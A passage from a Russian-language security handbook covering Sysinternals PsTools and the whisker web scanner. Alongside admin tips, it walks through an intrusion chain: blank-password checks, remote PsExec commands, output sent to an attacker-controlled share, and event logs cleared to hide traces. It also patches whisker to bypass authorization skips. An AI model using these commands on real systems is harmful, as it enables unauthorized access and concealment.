    query    Queries the status of a service
    config   Queries the configuration
    start    Starts a service
```

stop	Stops a service
restart	Stops and then restarts a service
pause	Pauses a service
cont	Continues a paused service
depend	Enumerates the services that depend on the one specified
find	Searches for an instance of a service on the network

После команды задайте имя службы, для которой следует получить результат. Например, здесь представлено, как запустить IIS на удаленном компьютере (предполагая, что вы вошли в домен как администратор).

```
C:\>pservice.exe \\192.168.0.39 start w3svc
```

Вы можете также запустить, перезагрузить, приостановить и продолжить работу службы. Команда `config` слегка отличается от команды `query`, которая обеспечивает получение информации при запуске `PSService` без параметров. Команда `config` возвращает информацию о службах, которые работают на самом деле.

```
C:\>pservice.exe config inetd
SERVICE_NAME: inetd
(null)
```

```

TYPE                : 10 WIN32_OWN_PROCESS
START_TYPE           : 3 DEMAND_START
ERROR_CONTROL        : 1 NORMAL
BINARY_PATH_NAME     : d:\cygwin\usr\sbin\inetd.exe
LOAD_ORDER_GROUP     :
TAG                  : 0
DISPLAY_NAME         : CYGWIN inetd
DEPENDENCIES         :
SERVICE_START_NAME  : LocalSystem
```

И, наконец, команда `find` может быть использована для поиска службы, работающей в сети. Она работает подобно сканеру сети. Например, для поиска хостов в домене, на которых выполняется служба `Terminal Services`, следует искать службу `termserve`.

```
C:\>pservice.exe find termserve
Found termserve on:
\\ZIGGURAT
\\GOBLYNSWOOD
```

Используйте это совпадение со сканером портов для определения «кривых» установок IIS в вашей сети.

PsList

`PsList` отображает список процессов на локальной или удаленной машине. Параметры `-d`, `-m` и `-x` отображают информацию о нитях, памяти и

соответственно, комбинацию этих двух параметров. Однако можно использовать просто pslist.

```
C:\>pslist.exe
```

Process information for GOBLYNSWOOD:

Name	Pid	Pri	Thd	Hnd	Mem	User Time	Kernel Time	Elapsed Time
Idle	0	0	1	0	16	0:00:00.000	3:57:29.219	0:00:00.000
System	8	8	39	319	216	0:00:00.000	0:00:11.536	0:00:00.000
SMSS	152	11	6	33	560	0:00:00.210	0:00:00.741	4:27:11.031
CSRSS	180	13	10	494	3560	0:00:00.650	0:01:30.890	4:26:59.084
WINLOGON	200	13	17	364	3256	0:00:00.230	0:00:01.081	4:26:55.879
SERVICES	228	9	30	561	5640	0:00:01.542	0:00:03.535	4:26:48.058
LSASS	240	9	14	307	520	0:00:00.260	0:00:00.230	4:26:48.028
svchost	420	8	9	333	3748	0:00:00.150	0:00:00.150	4:26:41.839
spoolsv	452	8	12	166	3920	0:00:00.070	0:00:00.160	4:26:41.088

Вы также можете получить информацию о конкретном процессе по имени или идентификатору ID, обратившись к нему в командной строке. Например, чтобы увидеть, сколько ресурсов пожирает Internet Explorer, попытайтесь выполнить следующее.

```
C:\>pslist.exe iexplore
```

Process information for GOBLYNSWOOD:

Name	Pid	Pri	Thd	Hnd	Mem	User Time	Kernel Time	Elapsed Time
IEXPLORE	636	8	17	805	26884	0:00:14.711	0:00:17.154	4:38:27.694
IEXPLORE	1100	8	28	1054	27980	0:00:24.375	0:00:40.888	4:36:25.388

Совет. Некоторые утилиты захвата паролей требуют знания идентификатора процесса ID (PID) программы LSASS. PsList – великолепный способ узнать его.

Параметры `-s` и `-r` могут пригодиться для мониторинга важных серверов или отладки. Параметр `-s` переводит PsList в режим диспетчера задач. Другими словами, он обеспечивает непрерывное обновление до тех пор, пока вы не нажмете ESC – практически, как для команды `top` в Unix. Параметр `-r` устанавливает время обновления в секундах. Например, вы можете осуществлять мониторинг процесса IIS на Web-сервере каждые 10 секунд.

```
C:\>pslist.exe -s -r 10 inetinfo.exe
```

Параметр `-t` отображает каждый процесс и его нить в формате дерева, упрощая визуализацию взаимосвязи процессов в системе. Ниже представлен сокращенный вывод, который отображает системные нити.

```
C:\>pslist.exe -t
```

Process information for GOBLYNSWOOD:

Name	Pid	Pri	Thd	Hnd	VM	WS	Priv
Idle	0	0	1	0	0	16	0

System	8	8	39	323	1668	216	24
SMSS	152	11	6	33	5248	560	1072
CSRSS	180	13	10	502	22700	3576	1512
WINLOGON	200	13	17	364	35812	3252	5596
SERVICES	228	9	31	563	33748	5652	2772
svchost	420	8	9	333	22624	3748	1528
MDM	1420	8	3	96	25996	2640	924
Avsynmgr	556	8	4	139	28024	2708	1460
VSSStat	896	8	2	112	26376	2664	1376
vshwin32	956	8	7	219	54220	6468	3908
WebScanX	1036	8	3	194	40020	6052	4628
Avconsol	976	8	2	112	28500	2640	1484
svchost	592	8	33	449	43592	8084	3364
LSASS	240	9	14	307	28080	864	2344
explorer	1200	8	17	468	99580	4460	11912

PsKill и PsSuspend

Получив список процессов, вы можете уничтожить (или подвесить) процесс. Программа PsKill принимает в качестве аргумента или имя процесса или его идентификатор. Если вы точно знаете идентификатор PID, вам может понадобиться использовать PsKill совместно с PsList. С другой стороны, задав процесс по имени, можно удалить больше процессов, чем вы рассчитывали. Оба метода чувствительны к такому типу уязвимости, как «oops» – ошибка в значении PID и случайное удаление ошибочно введенного процесса.

```
C:\>pslist.exe | findstr /i notepad
```

```
notepad 1764 8 1 30 1728 0:00:00.020 0:00:00.020 0:00:07.400
notepad 1044 8 1 30 1724 0:00:00.020 0:00:00.020 0:00:05.077
notepad 1796 8 1 30 1724 0:00:00.010 0:00:00.020 0:00:03.835
```

```
C:\>pskill.exe 1764
```

```
process #1764 killed
```

```
C:\>pskill.exe notepad
```

```
2 processes named notepad killed.
```

Внимание. Будьте бдительны, удаляя процесс по имени. PsKill выбирает все процессы, а не только тот, который встретится первым. Эффект, сходный с использованием регулярного выражения, вроде звездочки (*).

PsSuspend работает аналогично. Задайте имя процесса или ID после имени команды, чтобы приостановить процесс.

```
C:\>pssuspend.exe 1116
```

```
Process 1116 suspended.
```

Используйте параметр -г для возобновления работы процесса.

```
C:\>pssuspend.exe -r 1116  
Process 1116 resumed.
```

Примечание. Помните, что эти утилиты работают удаленно, но они требуют пользовательской аутентификации. Открытый порт NetBIOS не открывает всей системы. Однако существует проблема, связанная с открытым NetBIOS-портом и пустым паролем администратора (мы могли это прекрасно видеть). Используйте PsTools для аудита вашей сети.

PsLogList

Журнал системных событий содержит богатейшую информацию о состоянии системы, статусе служб и безопасности. К сожалению, неуклюжесть средств просмотра журнала обычно подталкивает администратора к краткому аудиту журнала событий. В отличие от мира Unix, где большинство системных журналов представлено в текстовом формате, журнал Windows представляет собой двоичную головоломку. Появление программы PsLogList открыло две возможности: журнал может быть преобразован в текстовый формат и разобран в таблицу другого формата, и журналы могут быть получены удаленно для консолидации, резервирования и сохранения их содержания.

PsLogList отображает содержимое журнала в расширенном или консолидированном формате, с запятыми вместо разделителя полей. По умолчанию PsLogList выводит информацию в расширенном варианте.

```
C:\>psloglist.exe  
System log on \\GOBLYNSWOOD:  
[16554] Dhcp  
Type:      WARNING  
Computer:  GOBLYNSWOOD  
Time:      3/11/2002 11:01:28 PM   ID:   1003  
Your computer was not able to renew its address from the network  
(from the DHCP Server) for the Network Card with network address  
00047644DFBF.The following error occurred:  
The semaphore timeout period has expired.  
Your computer will continue to try and obtain an address on its  
own from the network address (DHCP) server.
```

Вывод в формате с разделителями производится, если воспользоваться параметром `-s`. Как обычно, пример сокращен для удобства.

```
C:\>psloglist.exe -s  
System log on \\GOBLYNSWOOD:  
16554,System,Dhcp,WARNING,GOBLYNSWOOD,Mon Mar 11 23:01:28 2002,1003,None,...  
16553,System,Application Popup,INFORMATION,GOBLYNSWOOD,Mon Mar 11...
```

Можно просмотреть любой из трех журналов (системных событий, приложений или безопасности).

```
C:\>psloglist.exe -s security
```

```
Security log on \\GOBLYNSWOOD:
```

```
14308,Security,Security,AUDIT SUCCESS,GOBLYNSWOOD,Tue Mar 12 00:49:35
```

```
2002,538,Orc\GOBLYNSWOOD,orcGOBLYNSWOOD(0x0,0x119382)3
```

```
14307,Security,Security,AUDIT SUCCESS,GOBLYNSWOOD,Tue Mar 12 00:32:00
```

```
2002,538,Administrator\GOBLYNSWOOD,AdministratorGOBLYNSWOOD(0x0,0x119513)3
```

Параметр `-f` дает возможность фильтровать сообщения о событиях пятью способами: Warning (w), Information (i), Errors (e), Audit Success и Audit Failure. (Символы в скобках представляют собой сокращения, которые воспринимает PsLogList на входе). Два способа аудита применимы только для анализа журнала безопасности и должны вводиться в кавычках.

```
C:\>psloglist.exe -s -f "Audit Success" Security Security_successes.log
```

Используйте PsLogList для помощи в управлении вашей политикой сетевого аудита. Хотя эта программа не может переключить установки журнала событий, используйте программу для координации журналов и создания ежедневных, еженедельных или ежемесячных отчетов о своей сети. Надлежащий просмотр журнала поможет не только определить подозрительных пользователей, но и обеспечит управление состоянием сети.

В заключение еще одно замечание: параметр `-c` очищает системный журнал после того, как он сброшен в текстовый файл. Используйте этот параметр с осторожностью, поскольку вы можете неумышленно очистить системный журнал до того, как сделана его резервная копия.

```
C:\>psloglist.exe -c Application
```

```
...output truncated...
```

```
Application event log on GOBLYNSWOOD cleared.
```

```
C:\>psloglist.exe Application
```

```
Application log on \\GOBLYNSWOOD:
```

```
No records in Application event log on GOBLYNSWOOD.
```

Примечание. Взломщик может использовать параметр `-c`, чтобы очистить журнал и тем самым скрыть свое присутствие.

Параметры `-a` и `-b` позволяют получить информацию о событиях, происшедших после или до заданной даты, введенной в формате мм/дд/гг. Ниже приведен образец того, как запросить информацию о событиях, относящихся к системе безопасности за предыдущую дату (02/09/02 – текущий день).


```
C:\>psloglist.exe -a 02/08/02 -b 02/09/02 Security
```

PsLogList читает журнал в двоичном формате из любой системы. Введите перед именем файла параметр `-l`. PsLogList определит тип системного журнала (события, безопасность, система).

```
C:\>psloglist.exe -l Security.evtx
```

PsExec

PsExec считается наиболее распространенной утилитой из набора PsTools. Она выполняет команды на удаленном компьютере, а также загружает программу на удаленную систему, если ее там нет. В отличие от других средств удаленного выполнения, таких как Windows-версии Unix-команды `texes`, с помощью PsExec вам не надо устанавливать дополнительные динамические библиотеки или специальные серверные приложения. Однако вы должны иметь доступ к общему ресурсу ADMIN\$ и полномочия для использования этого средства в сети.

PsExec понимает, что вы хотите выполнять команду на удаленном компьютере, поэтому аргумент *ComputerName* обязателен (вы всегда можете определить параметры `-u` и `-p`, чтобы задать имя пользователя и пароль).

```
C:\>psexec.exe \\192.168.0.43 cmd /c dir
```

Убедитесь в правильности ввода полного имени команды. По умолчанию PsExec выполняет команды из директории %SYSTEMROOT%\System32. Ниже приведено несколько примеров.

```
C:\>psexec.exe \\192.168.0.43 ipconfig /all
```

```
C:\>psexec.exe \\192.168.0.43 net use * \\10.2.13.61\backups Rch!ve /u:backup
```

```
C:\>psexec.exe \\192.168.0.43 c:\cygwin\usr\sbin\ssh
```

Если название программы или дорожка содержат пробелы, то они должны вводиться в двойных кавычках. Если программа отсутствует на компьютере, используйте параметр `-s` (или `-f`). Тем самым вы скопируете копию программы с вашего компьютера в директорию \\ComputerName's\System32 другой машины. Параметр `-f` дает возможность перезаписать файл, если такой уже существует. Приведенный пример помещает программу `fscan`, сканер портов, выполняемый из командной строки, на компьютер, и затем запускает его на сканирование сети класса C.

```
C:\>psexec.exe \\192.168.0.43 -s fscan.exe -q -bp1-10001 -o targets.txt 192.168.0.1-192.168.0.255
```

Можно использовать параметр `-s` для загрузки полного набора утилит на удаленную машину.

Последние три параметра управляют удаленным процессом. Для отсоединения от процесса и выполнения его в фоновом режиме используйте

параметр `-d` (аналогично демон-режиму в Unix). Используйте параметр `-s` для запуска команды на системном уровне. Параметр `-i` дает возможность интерактивного взаимодействия с программой: с FTP или другими командами, которые требуют ввода пароля.

PsShutdown

PsShutdown – исключение из правил для набора PsTools. Программа обеспечивает те же самые функции, что аналогичное средство из набора Resource Kit. Обе программы работают удаленно. Вы можете разгрузить сервер или остановить незаконченный процесс разгрузки. PsShutdown используется, как это показано ниже (`psshutdown` вводится без параметров, чтобы продемонстрировать доступные параметры).

```
C:\>psshutdown.exe
```

```
PsShutdown v1.01 - Local and remote shutdown/reboot program
```

```
Copyright (C) 2000 Mark Russinovich
```

```
Sysinternals - www.sysinternals.com
```

```
usage: psshutdown [-t nn] [-m "message"] [-f] [-r] [-a] [-l | \\computer]
```

```
-t          Specifies countdown in seconds until shutdown (default: 20 seconds)
```

```
-m          Message to display to logged on users
```

```
-f          Forces running applications to close
```

```
-r          Reboot after shutdown
```

```
-a          Abort a shutdown (only possible while countdown is in progress)
```

```
-l          Shutdown the local system
```

```
\\computer  Shutdown the remote computer specified
```

Нет никаких особых преимуществ использования этой утилиты. Чтобы просто разгрузить компьютер, воспользуйтесь параметром `-f`; это работает аналогично команде `shutdown -c -y` из Resource Kit.

Пример из жизни. Проникновение в DMZ

Строгие правила брандмауэра все больше закрывают порты, которые сеть открывает для интернета. Хорошая архитектура сети помещает такие серверы высокого риска, как Web, почтовый и DNS в сегменты сети, отделенные от внутренней корпоративной сети и интернета, т.е. в область, относящуюся к *демилитаризованной зоне*, или DMZ. Однако корпоративная сеть может быть враждебной к Web-серверам и базам данных DMZ во многих отношениях. «Тревожный звонок» может обнаружить на рабочем месте пользователя PCAnywhere, беспроводный дисковод может обнаружить плохо защищенную точку доступа, которая предлагает адрес Dynamic Host Configuration Protocol (DHCP), или зловердный внутренний пользователь может пожелать залезть в кредитные карты, хранящиеся в базе данных.

В любом случае порты NetBIOS между корпоративной сетью и DMZ чаще всего открыты. Несмотря на это, атака хакеров из интернета вызывает беспокойство, верно? Взгляните на то, как PsTools рассортировал Web-адреса. Во-первых, наш взломщик находится в корпоративной сети (IP-адрес в диапазоне 10.0.0.x), он получил доступ из беспроводного сетевого информационного центра (NIC). Целевая сеть – это Web-серверы и базы данных диапазона 192.168.17.x. Сканирование порта показывает только несколько открытых служб.

```
C:\fscan -p1-1024 192.168.17.1-192.168.17.255
```

```
192.168.17.1      139/tcp
192.168.17.1      135/tcp
192.168.17.1      3389/tcp
192.168.17.1      445/tcp
192.168.17.39     80/tcp
192.168.17.39     139/tcp
192.168.17.39     135/tcp
192.168.17.39     445/tcp
192.168.17.148    80/tcp
192.168.17.148    139/tcp
192.168.17.202    445/tcp
192.168.17.239    139/tcp
192.168.17.239    135/tcp
192.168.17.239    445/tcp
```

Похоже, что только порты Web и NetBIOS открыты; порты SQL должны быть заблокированы брандмауэром.

Хакер может запустить Winfingerprint, чтобы выяснить истинное имя пользовательского профиля администратора в случае, если системный администратор его переименовал (SID 500). Здесь взломщик запускает быстрый тест в диапазоне, чтобы определить любые системы с пустым паролем администратора. Бесполезно пробовать каждый IP-адрес сети 192.168.17.x, потому что многие из них не используются. Файл hosts.txt содержит IP-адрес или имя хоста только работающих систем.

```
C:\for /F %%%h in (hosts.txt) do psinfo -u Administrator -p ""
\\192.168.17.%%h systeminfo_192.168.17.%%h.txt
```

Если любая из команд прошла успешно, то взломщик обнаружил пользовательский профиль с пустым паролем. Заметьте, что атакующий нацелился на пользовательский профиль локального администратора каждой системы. В данном случае, на хосте 192.168.17.148 пароль администратора был пуст. PsInfo также обнаружил это (hotfix).

SP2SRP1: Windows 2000 Security Rollup Package...

Этот пакет со сдвигом строк означает, что наиболее распространенные уязвимости IIS залатаны, но это не предотвратило атаку, раз доступ к командной строке был получен с помощью PsExec.

Взломщик создает общий ресурс Windows в своей собственной системе, 10.0.0.99, как хранилище для информации, собранной с Web-сервера. Затем атакующий применяет PsExec, чтобы заставить Web-сервер смонтировать этот ресурс.

```
C:\psexec -u Administrator -p "" \\192.168.17.148 net use *  
\\10.0.0.99\tools pass /u:user  
Drive H: is now connected to \\10.0.0.99\tools.  
The command completed successfully.
```

Затем взломщик запускает другой fscan с атакованного Web-сервера. Результаты должны отличаться, потому, что сканирование происходит за брандмауэром (см. гл. 13 на предмет методов доступа к портам, блокированных брандмауэром).

```
C:\psexec -u Administrator -p "" \\192.168.17.148 -c fscan.exe -q  
-o h:\fscan.output -bp 1-65535 192.168.17.0-192.168.17.255
```

Посмотрите, что здесь происходит. Fscan копируется на систему-жертву (-c); система-жертва запускает fscan и сохраняет отчет (-o h:\fscan.output) на системе взломщика. Помните, что предыдущий шаг отобразил диск H: системы-жертвы в системе взломщика. Глядя в отчет, fscan обнаружил еще одну службу.

192.168.17.202 1433/tcp

Взломщик нашел базу данных!

Затем атакующий запускает PsExec на 192.168.17.202 и собирает некоторую основную информацию. Вот некоторые из команд, которые надо запустить.

- **ipconfig /all**. Определяет, является ли система системой со многими IP-адресами. Web-сервер часто имеет две сетевые карты – одну для интернет IP-адреса и другую для внутренних связей с базой данных.
- **netstat -na**. Просматривает текущие связи и принимающие службы. Это отличный способ идентифицировать другие сети. Например, мы можем провести сканирование портов всего пространства сети класса A (10.0.0.0/8) или проверить отчет netstat и обнаружить связи со специфическими сетями класса C (10.0.35.0/24, 10.0.16.0/24 и т.д.).
- **dir /s c:**. Рекурсивный список директорий, повторяемый для каждого из дисков. Наряду со средством PsService, это определяет, какие программы установлены. Это может также выявить чувствитель-

ные файлы, такие, как global.asa, которые содержат чистые текстовые пароли.

Как только все данные были украдены с сервера, взломщик вычищает файлы протоколов (logfiles) и переходит к следующей цели.

```
C:\psloglist.exe -c Application -u Administrator -p "" \\192.168.17.148
```

```
C:\psloglist.exe -c System -u Administrator -p "" \\192.168.17.148
```

```
C:\psloglist.exe -c Security -u Administrator -p "" \\192.168.17.148
```

Пример из жизни. Одомашнивание IDS


PsTools кажется настолько элементарным, что вы можете усомниться в его полезности. Спросите себя, что вы хотите сделать. Способность дистанционно взаимодействовать со службами, файлами протоколов (logfiles) и командной строкой – это не то, над чем можно посмеяться. Фактически, немного гениальности в комбинации с несколькими короткими batch-файлами и запланированными задачами может создать систему вторжения/обнаружения (IDS) среднего уровня. Рассмотрите следующие сценарии.

Управляющие процессы. В 2001 г. прогон взломов IIS отправлял программные оболочки cmd.exe обратно к взломщику. Иногда cmd.exe переименовывали в root.exe.

Чтобы справиться с таким типом взлома, вы сначала настраиваете усиленную систему Windows на работу в качестве главного административного сервера. Затем запускаете следующий сценарий, чтобы просмотреть на предмет нестандартных процессов (вам понадобятся команды sleep и tee из Resource Kit или Cygwin).

```
rem ProcWatch.bat|
rem usage: procwatch.bat IP address username password
:loop
    pslist \\%1 -u %2 -p%3 cmd | tee procwatch.txt
    sleep 60
goto :loop
```

Обратите внимание, что batch-файл принимает IP-адрес, имя пользователя и пароль из командной строки. Это гарантирует, что мы никогда не пишем пароль, который делает файл универсально применимым. Заметьте, что файл истории DOS на главном сервере запомнит пароль. Следующее диалоговое окно свойства (Properties) показывает, как установить размер буфера в ноль, используя свойства (Properties) cmd.exe.



Вы можете наблюдать отчет на командном экране, или запустить другие средства, чтобы просмотреть файл `proswatch.txt` автоматически на присутствие `cmd.exe`.

Сбор файлов протоколов (Log Files). Другое преимущество использования PsExec и PsLogList состоит в консолидации файлов протоколов (logfile). Мы уже продемонстрировали, насколько полезен PsLogList для сбора и чистки удаленных протоколов событий. Файлы протоколов Web-сервера требуют более сложного подхода. Вы можете запускать сценарии на каждом отдельном Web-сервере, которые копируют протоколы, или запустить один сценарий со своего главного административного сервера, который собирает файлы протоколов со всех Web-серверов. В дополнение к следующим двум batch-файлам, вам необходимо задать следующее.

- **C:\shares\dropoff\.** Директория, размещенная на главном сервере, в которой пользователь Guest записывает привилегии.
- **C:\logs\.** Директория для хранения файлов протоколов (logfiles). Создайте вложенные директории по имени каждого Web-сервера.
- **batch-файл сбора.** Это файл, чтобы запускать процесс сбора.

```
rem CollectLogs.bat
```

```
rem usage: CollectLogs.bat username password
```

```
for /F %%h in (webservers.txt) do rotate.bat %%h %1 %2
```

Это вспомогательный batch-файл, который выполняет фактическую работу.

```
rem rotate.bat  
rem usage: rotate.bat IP address username password
```

rem Stop the Web Service

```
psservice \\%1 -u %2 -p %3 stop w3svc
```

rem Mount the master's file share for dropping off files

```
psexec \\%1 -u %2 -p %3 net use L: \\master\dropoff plainpass /u:guest
```

rem Copy the files from the web server to the master

```
psexec \\%1 -u %2 -p %3 cmd copy C:\Winnt\System32\LogFiles\W3SVC1\*.log L:\
```

rem Move the files from the master's dropoff folder to the log folder

rem for the web server

```
move C:\shares\dropoff\*.log C:\logs\%1\
```

rem Disconnect the share

```
psexec \\%1 -u %2 -p %3 net use L: /del
```

rem Restart the Web Service

```
psservice \\%1 -u %2 -p %3 start w3svc
```

Вы можете запускать его каждый день, неделю, месяц. Он оставляет файлы протоколов (logfiles) на Web-сервере, но создает копии на вашем главном сервере. Затем вы можете запускать другие сценарии, чтобы производить автоматизированный обзор протоколов.

Глава 8

Средства взлома Web-приложений Hacking Tools

Систему безопасности Web-сервера можно разделить на две основных категории: тестирование сервера на предмет общей уязвимости и тестирование web-приложения. Web-сервер должен быть сконфигурирован в соответствии с этим списком до того, как он будет открыт для использования через интернет.

- **Безопасность конфигурации сети.** Брандмауэр или другое устройство должны ограничивать входящий трафик необходимыми портами (возможно, только 80 и 443).
- **Безопасность конфигурации хоста.** Операционная система должна содержать все выпущенные на текущий момент заплатки в области обеспечения безопасности, должна быть включена система аудита, только администратор может иметь доступ к системе.
- **Безопасность конфигурации Web-сервера.** Должны быть проанализированы установки Web-сервера по умолчанию, файлы примеров должны быть удалены и сервер должен быть запущен с ограниченными пользовательскими полномочиями.

Конечно, этот короткий список не может охватить особенности конфигурации связки Apache/PHP или детали каждой из рекомендованных настроек Internet Information Server (IIS), но он может послужить основой для создания жесткой политики компоновки Web-сервера. Для проверки стратегии компоновки следует также использовать сканер уязвимости.

Сканеры уязвимости Vulnerability Scanners

У Web-серверов – Apache, iPlanet и IIS – много версий и добавлений для обеспечения безопасности. Обычно у сканера уязвимости есть сканирующий аппарат и каталог. Каталог содержит список общих файлов, файлов с описанием известных уязвимостей и наиболее распространенных способов взлома набора серверов. Например, сканер уязвимости ищет резервные файлы (переименованные из default.asp в default.asp.bak) и пытается осуществить взлом, обходя дерево директорий (вроде проверки ..%255c..%255c). Сканирующий аппарат поддерживает логику для чтения каталога методов взлома, посылает запрос Web-

серверу и интерпретирует ответ для определения возможных уязвимостей сервера. Эти утилиты направлены на уязвимости, которые легко зафиксировать с использованием конфигурирования системы безопасности хоста, использования заплаток для системы безопасности и очистки корневой директории Web-сервера.

Whisker

Whisker – не самый древний из сканеров уязвимости CGI-интерфейса (common gateway interface). Тем не менее, эта программа была первым средством для совместного использования приемов проверки общей уязвимости, интеллектуального сканирования, которое реагирует на ответные HTTP-коды, и уклонения от систем обнаружения вторжений (IDS). Преимущества этой программы в том, что она написана в виде простых (правда, не всегда понятных) Perl-скриптов. При необходимости это позволяет отредактировать программу в простом текстовом редакторе для изменения имен пользователей, паролей и уязвимых CGI-скриптов.

Реализация

В списке уязвимостей программы whisker, возможно, что-то устарело, но он также включает проверки для директорий, которые никогда не исчезнут. Проверки /backup/ или /log/ директорий и текстовых файлов sam.txt никогда не устареют. Чтобы запустить whisker для одного хоста или IP-адреса, воспользуйтесь параметром -h. Параметр -H (обратите внимание на регистр) дает возможность задать файл, который содержит список IP-адресов или имен хостов. Также неплохая идея всегда использовать параметр -w для записи результатов каждой проверки, выполненной сканером. Параметр -W выводит все в HTML-формате. Это может выглядеть как ненужные бантики, но в то же время удобно, и демонстрация возможностей заставит притихнуть противников. Базовый вид командной строки whisker выглядит примерно так.

```
$ whisker.pl -h 192.168.42.27 -vv
- whisker / v1.4.0+SSL / rain forest puppy / www.wiretrip.net -
-( Bonus: Parallel support )
- Loaded script database of 2045 lines
= . . . . .
= Host: 192.168.42.27
- Cookie: PREF=ID=28bd8b28723a3f00:TM=1014183574:LM=1014183574:S=iaEPbCBRdva
= Server: IIS/5.0
+ 200 OK: GET /robots.txt
```

Мы пропустили параметр -W, чтобы сделать вывод лучше читаемым на бумаге. После запуска whisker начинает выводить информацию на экран (stdout в Unix-терминах). Не потеряйте результаты сканирования; вы можете сохранить их в файл. Параметр командной строки -l с

именем файла после него, но мы редко это используем. Вместо этого воспользуйтесь преимуществами командной строки Unix.

```
$ whisker.pl -h 192.168.42.27 -vv -W | tee whisker80_192.168.42.27.html.raw
```

Совет. Команда Unix `tee` позволяет перенаправить вывод одновременно в файл и на экран. Это позволяет наблюдать за работой программы в режиме реального времени и сохранить информацию. Это понятнее, чем запуск процесса в фоновом режиме, и понятнее, чем использование команды `tail -f`.

Понятные имена файлов позволят быстро просмотреть директории и визуально определить положение специфических файлов. Число 80 означает номер сканируемого порта – в данном случае, это значение по умолчанию. Другой номер порта может быть задан с помощью параметра `-p`.

Перед тем как начать изменять командную строку для проверки нестандартных Web-сайтов, сосредоточимся на анализе вывода для поиска уязвимых мест. Ниже мы добавили строку `.html.raw` к нашему выходному файлу, поскольку файл содержит все ответы Web-сервера, включая каждое сообщение «404 Not Found», которое нам не требуется. Ниже приведен пример удаления этих строк.

```
$ grep -v 404 whisker80_server.html.raw whisker80_server.html
```

Другими кандидатами на удаление могут быть строки, содержащие числа 400 (bad request), 401 (unauthorized) и 403 (forbidden). Однако нам интересно проанализировать 400 и 401 ошибки. 400 ошибка должна встречаться редко, пока программа просматривает обычные файлы с обычными расширениями. 401 ошибка означает, что файл существует (возможно), но нам необходимо использовать правильное имя пользователя и пароль для доступа к ним – два вывода, которые может сделать для нас программа `whisker`. 403 ошибка обозначает файлы или директории, к которым нет доступа, поскольку для доступа к ним требуются другие полномочия. Итак, для удаления только 403 и 404 ошибок воспользуемся следующей командой.

```
$ grep -v 40\{34\} whisker80_server.html.raw whisker80_server.html
```

Если вы разбираетесь в регулярных выражениях, то можете понять, как в соответствии со следующей командой удаляются все предыдущие четырехсотые коды ошибок.

```
$ grep -v 40\{0134\} whisker80_server.html.raw whisker80_server.html
```

Помните, что если даже сканером анализируется только возврат HTTP-кода 200 для любого уязвимого файла, любая информация может быть полезна. Если запрос к директории `/old/` возвращает код возврата

401, то мы знаем, что директория существует. Возможно, мы сможем получить доступ к ее содержимому другими способами.

Другой фокус заставляет whisker продолжать сканирование сайта, даже если стартовая страница требует аутентификации. Иногда администратор может применить управление доступом к директории верхнего уровня, например /admin/ – но может забыть о доступе к директориям или файлам более низкого уровня, таким как /admin/Docs/default.cfg. Таким образом, можно использовать силовой прием для изменения строки в скрипте whisker.pl. Исходная строка и ее новый вид представлены ниже.

```
if($D{'XXAuth'} ne ""){  
    wprint("- Server demands authorization.");  
    wprint("- We don't have a login, so skipping host...\n");  
    $D{'XXServerInject'}="exit";}
```

Приравняйте переменную \$D{'XXServerInject'} к чему-либо кроме exit. Это заставит whisker проигнорировать тот факт, что он не имеет должных полномочий для тестируемого сайта.

```
if($D{'XXAuth'} ne ""){  
    wprint("- Server demands authorization.");  
    wprint("- We don't have a login, so skipping host...\n");  
    $D{'XXServerInject'}="foo";}
```

Сервер может вернуть 401 ошибку или одну из трехсотых (30х) для перенаправления каждого запроса на страницу авторизации, но это будет не так в тех немногих случаях, когда список контроля доступа использован неправильно. В других случаях, вы всегда можете использовать grep для удаления сообщений об ошибках.

Исходная версия whisker (1.4) не поддерживает протокол SSL (Secure Sockets Layer). В этом нет ничего страшного, поскольку вы можете установить OpenSSL прокси-сервер (см. раздел «OpenSSL» далее в этой главе). Но прокси не слишком подходящий вариант, если сканируется более чем один IP-адрес одновременно. Поэтому Н. D. Moore модифицировал программу для поддержки Perl SSL-функций.

Примечание. Модуль Net::SSLeay, как и любой другой Perl-модуль, можно найти по адресу: <http://www.cpan.org>. Инструкция по установке достаточно проста. Обычная последовательность команд perl Makefile.PL, make, make test и make install для любого модуля. Модуль Net::SSLeay требует работающего пакета OpenSSL. В Unix и Cygwin это делается просто.

Для запуска whisker с поддержкой SSL необходимо использовать параметр -x. По умолчанию будет установлен порт 443, но он может быть изменен с помощью параметра -p.

```
$ whisker.pl -x -h 192.168.42.27 -vv -W | tee whisker443_192.168.42.27.html.raw
```

Или для получения реальных преимуществ от использования параметра `-x` можно запустить программу со списком хостов.

```
$ whisker.pl -x -H hosts_ssl.txt -vv -W | tee whisker443_hosts_ssl.html.raw
```

Если вы просмотрели все исходные коды `whisker`, то вы знаете, что он всегда выполняется как CGI-модуль Web-сервера. Настройте Web-сервер, переименуйте в `whisker.cgi` и поместите программу в директорию `/cgi-bin/` сервера. По умолчанию этот модуль ограничивает функциональность программы сканированием только одного хоста, заданием одного порта и принудительного задания типа удаленного сервера. Но если вы разбираетесь в исходном коде, вы сможете привести CGI-версию в нормальное состояние.

Работа с ненадежными Web-сайтами. `Whisker` – не самое лучшее средство, поскольку он сканирует конкретные порты в соответствии с конкретным списком уязвимых CGI-скриптов. Это великолепное средство, поскольку оно обладает достаточной гибкостью. `Whisker` предлагает набор параметров командной строки, которые в состоянии ввести в заблуждение простые средства обеспечения безопасности.

Наиболее простое средство обеспечения безопасности, и наиболее часто употребляемое начинающими разработчиками скриптов – переименование идентификационной строки Web-сервера. Как администратор, вы никогда не должны полагаться на непонятный прием обеспечения безопасности на вашем IIS 5.0, который представляется как Apache 1.3.22. Однако некоторые утилиты – `whisker` входит в их число – не могут запустить специальные тесты для IIS, если он определяется как Apache.

